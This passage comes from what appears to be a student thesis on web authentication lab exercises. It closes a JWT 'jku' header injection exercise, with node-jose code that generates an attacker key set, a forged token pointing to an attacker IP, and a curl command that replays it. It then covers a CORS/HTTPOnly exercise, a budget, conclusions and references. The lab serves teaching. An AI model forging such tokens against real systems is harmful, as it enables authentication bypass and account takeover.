const keyStore = jose.JWK.createKeyStore()

keyStore.generate('RSA', 2048, { alg: 'RS256', use: 'sig' })
  .then(result => {
    fs.writeFileSync(
      path.join(__dirname, 'jwks.json'),
      JSON.stringify(keyStore.toJSON(true))
    )
  })
```

Now the modifications in the token must be done. There are different ways to do it, one could be applying the modifications in jwt.io:

1. Modifying the jku parameter in the header to the attacker's endpoint.
2. Modifying the signature. Using openssl a public/private key pair could be generated and introduced here, later from the public key, the 'jwks.json' file must be created in order to refer to the same key.

Or it can be automatically done using javascript as we can see in the script '*generate-FakeJwt.js*' already explained.

Having a look at the newly generated token, it would look as in Figure 16 (with the correct attacker's IP):



```
eyJ0eXAiOiJqd3QiLCJqa3UiOiJodHRwOi8vMTA
uMC4yLjEwOjUwMDAvandrcy5qc29uIiwiYWxnIj
oiUlMyNTYifQ.eyJzdWIiOiJ3YWxydXMiLCJle
HAiOjE2NTYwNjI3NTYsImlhdCI6MTY1NTQ1Nzk1
Niwicm9sZSI6InVzZXIifQ.YHvM5He03IWWGZe
_v-
zdpY321oEvIFIeSoaQ_smapRpSF0CnQV95Ee6tm
X4f2Yunxn7u7AnpWH8JXZkbBdblJslNWTNgbuy
7ZkCUieuPj0V7koxSkJNo9y5ld_DE7UmOUjnxtm
h8Jbh6hK-
G1xFg_Mg61Byxw2XMDrsV83sIOxP8dz0m4iw6Mo
TdRDIaKuL11w2jheMKqdCp9spDStdKCT5j7dumi
k0qRngO2SleVSdLJsIr010rLcXuktv8r3rZZ9Nz
z22DRCYpWxBvE5nZJsFhvuvGYdeMCOSNoC9Zkjn
6etMvlr85ewJegUdzHdt1hp94YRX7-_IcdN_-
y7cqnw
```

```
  "typ": "jwt",
  "jku": "http://10.0.2.10:5000/jwks.json",
  "alg": "RS256"
}
```

```
{
  "sub": "walrus",
  "exp": 1656062756,
  "iat": 1655457956,
  "role": "user"
}
```

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  -----BEGIN PUBLIC KEY-----
  MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ
  8AMIIBCgKCAQEA8VBMyUBPhucMQZtI
  abIe
  ,
  -----BEGIN RSA PRIVATE KEY
  -----
  MIIEpQIBAAKCAQEA8VBMyUBPhucMQZ
  tIabIegQ6Fd3UKG4H98QrBUBt1W4Rr
  eY46
)
```

Figure 16: JWT created by the attacker.

Now try to access again to the golden endpoint but with the modified JWT. Provide a screenshot of the response you obtained from the request.

```
(kali@kali)-[~]
$ curl --cookie "jwtCookie=$ATTACKER_JWT" http://SERVERIP:3000/
```

4.4 CORS (Cross-Origin Resource Sharing) Exercise

The same-origin policy (SOP or same-origin security policy) prohibits the loading of data from third-party servers when accessing a website. All data must come from the same source, i.e. from the same server. This is a security measure, as JavaScript and CSS could load content from other servers without the user knowing (and thus also malicious content). Such attempts are called ”cross-origin requests”. If, on the other hand, both web administrators know about the content exchange and approve it, it makes no sense to prevent this process. The requested server (i.e. the one from which content is to be uploaded) can then allow access via cross-origin resource sharing.

CORS is not a protection against cross-origin attacks such as CSRF, it is a browser mechanism which enables controlled access to resources located outside of a given domain. However, it also provides potential for cross-domain attacks, if a ‘website’s CORS policy‘ is poorly configured and implemented. Some applications need to provide access to other domains, but maintaining a list of allowed domains requires ongoing effort, and any mistakes risk braking functionality, so the problem is that some applications just allow the access from any other domain.

4.4.1 Importance of the HTTPOnly attribute

The ‘HTTPOnly‘ attribute ensures that a cookie is not accessible by Javascript code. It is an important form of protection against XSS attacks, since it helps to mitigate the risk of client side script accessing the protected cookie (if the browser supports it). It is sent in each subsequent HTTP request, with respect of any permission enforced by ‘Domain‘ and ‘Path‘.

Now, try to set the value of the ‘HTTPOnly‘ attribute to ‘true‘ in the main server’s code ‘line 165‘. Try to repeat the attack and explain what happens.

- **When should the HTTPOnly attribute be used?**

  Explain with your own words when you think it’s required or not and why.

5 Budget

In order to develop this project, the time spent has been approximately a total of 300 hours, counting a salary of 11€/hour, the total budget is 3300€.

On the one hand, only a computer has been required, which is included in the project's amortizations, with a cost of 680€ and assuming an approximate life of 10 years. Taking this into account we obtain an annual amortization of 68€. It has been 5 months since the project started, so the computer's amortization is 28,33€.

On the other hand, to use the required software, no license has been needed.

We can conclude that the total cost of carrying out this project is 3328,33€.

6 Conclusions and future development

A large amount of teaching material has been created, and useful laboratory exercises has been provided for new students to learn how to perform different attacks and exploit different vulnerabilities.

Thanks to these exercises, the importance of the cookies in web authentication, and its security has been noticed and also the use of JWTs nowadays as main way to store users' information.

Thanks to the internet, and its innumerable sources of information, it has been possible to compile these exercises about **Broken Authentication** focused on creating a solid base for students who have similar interest in cybersecurity.

For the future, it has been considered the realization of more laboratory exercises treating the 'OWASP Top 10' with the final objective of creating a large amount of possible exercises about Web Security.

References

[1] Troy Goode. cors. "https://expressjs.com/en/resources/middleware/cors.html#license". [Accessed: 24. May. 2022].

[2] Vijit Ail. Javascript date now – how to get the current date in javascript. "https://www.freecodecamp.org/news/javascript-date-now-how-to-get-the-current-date-in-javascript/". [Accessed: 18. Mar. 2022].

[3] adnanafzal565. A blog website with admin panel in node js and mongo db. "http://adnan-tech.com/a-blog-website-with-admin-panel-in-node-js-and-mongo-db/". [Accessed: 06. Apr. 2022].

[4] Laur Telliskivi. Pentesting basics: Cookie grabber (xss). "https://medium.com/@laur.telliskivi/pentesting-basics-cookie-grabber-xss-8b672e4738b2". [Accessed: 21. May. 2022].

[5] Santiago Apostroll. Ataques basados en la política de cors. "http://hackandtrolls.com/cors/". [Accessed: 18. May. 2022].

[6] Aleks. Jwks and node-jose. "https://sometimes-react.medium.com/jwks-and-node-jose-9273f89f9a02". [Accessed: 16. Mar. 2022].

[7] OAuth0. Jwt debugger. "https://jwt.io/". [Accessed: 07. Mar. 2022].

[8] PassportJS. Passport, simple, unobtrusive authentication for node.js. "https://www.passportjs.org/". [Accessed: 19. Mar. 2022].

[9] OWASP. Who is the owasp fundation? "https://owasp.org/". [Accessed: 16. Feb. 2022].

[10] Express. Express. "https://expressjs.com/es/api.html". [Accessed: 09. Mar. 2022].

[11] npm. Morgan. "https://www.npmjs.com/package/morgan". [Accessed: 14. Apr. 2022].

[12] Cooper Makhijani. How to use morgan in your express project. "https://www.digitalocean.com/community/tutorials/nodejs-getting-started-morgan". [Accessed: 03. Apr. 2022].

[13] npm. jwk-to-pem. "https://www.npmjs.com/package/jwk-to-pem". [Accessed: 08. Apr. 2022].

[14] npm. fortune-teller. "https://www.npmjs.com/package/fortune-teller". [Accessed: 29. Mar. 2022].

[15] Axios. Axios. promise based http client for the browser and node.js. "https://github.com/axios/axios". [Accessed: 05. Apr. 2022].

[16] Axios. Getting started. "https://axios-http.com/docs/intro". [Accessed: 04. Apr. 2022].

[17] npm. cookie-parser. "https://www.npmjs.com/package/cookie-parser". [Accessed: 10. Mar. 2022].

[18] npm. jsonwebtoken. "https://www.npmjs.com/package/jsonwebtoken". [Accessed: 13. Mar. 2022].

[19] npm. body-parser. "https://www.npmjs.com/package/body-parser". [Accessed: 18. Mar. 2022].

[20] Contrast Security. What is broken authentication? "https://www.contrastsecurity.com/knowledge-hub/glossary/broken-authentication". [Accessed: 19. Feb. 2022].

[21] M. Jones. Json web token best current practices. "https://datatracker.ietf.org/doc/html/rfc8725#section-2". [Accessed: 16. Mar. 2022].

[22] M. Jones. Json web algorithms (jwa). "https://datatracker.ietf.org/doc/html/rfc7518#page-30". [Accessed: 11. Mar. 2022].

[23] title = M. Jones".

[24] OWASP. Cross site scripting (xss). "https://owasp.org/www-community/attacks/xss/". [Accessed: 19. May. 2022].

[25] PortSwigger. Cors and the access-control-allow-origin response header. "https://portswigger.net/web-security/cors/access-control-allow-origin\OT1\textquotedblright. [Accessed: 22. May. 2022].

[26] npm. node-jose. "https://www.npmjs.com/package/node-jose\OT1\textquotedblright. [Accessed: 17. May. 2022].

[27] Shivam Bathla. Hacking jwt tokens. "https://blog.pentesteracademy.com/hacking-jwt-tokens-jku-claim-misuse-2e732109ac1c\OT1\textquotedblright. [Accessed: 23. May. 2022].

Acronyms

API	Application Programming Interface
CORS	Cross-Origin Resource Sharing
CRT	Chinese Remainder Theorem
CSRF	Cross-Side Request Forgery
CWE	Common Weakness Enumeration
DOM	Document Object Model
HMAC	Hash-Based Message Authentication Code
HTML	HyperText Markup Language
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
IP	Internet Protocol
JKU	JWK Set Url
JOSE	JSON Object Signing and Encryption
JSON	JavaScript Object Notation
JWA	JSON Web Agorithms
JWE	JSON Web Encryption
JWK	JSON Web Keys
JWKS	JSON Web Keys Set
JWS	JSON Web Signature
JWT	JSON Web Token
LDAP	Lightweight Directory Access Protocol
OWASP	Open Web Application Security Project
PEM	Privacy-Enhanced Mail
PHP	Hypertext Preprocessor
RFC	Request For Comments
RSA	Rivest-Shamir-Adleman
SQL	Structured Query Language
SSRF	Server-Side Request Forgery
URI	Uniform Resource Identifier

UTF	Unicode Transformation Format
VSC	Visual Studio Code
XSS	Cross Site Scripting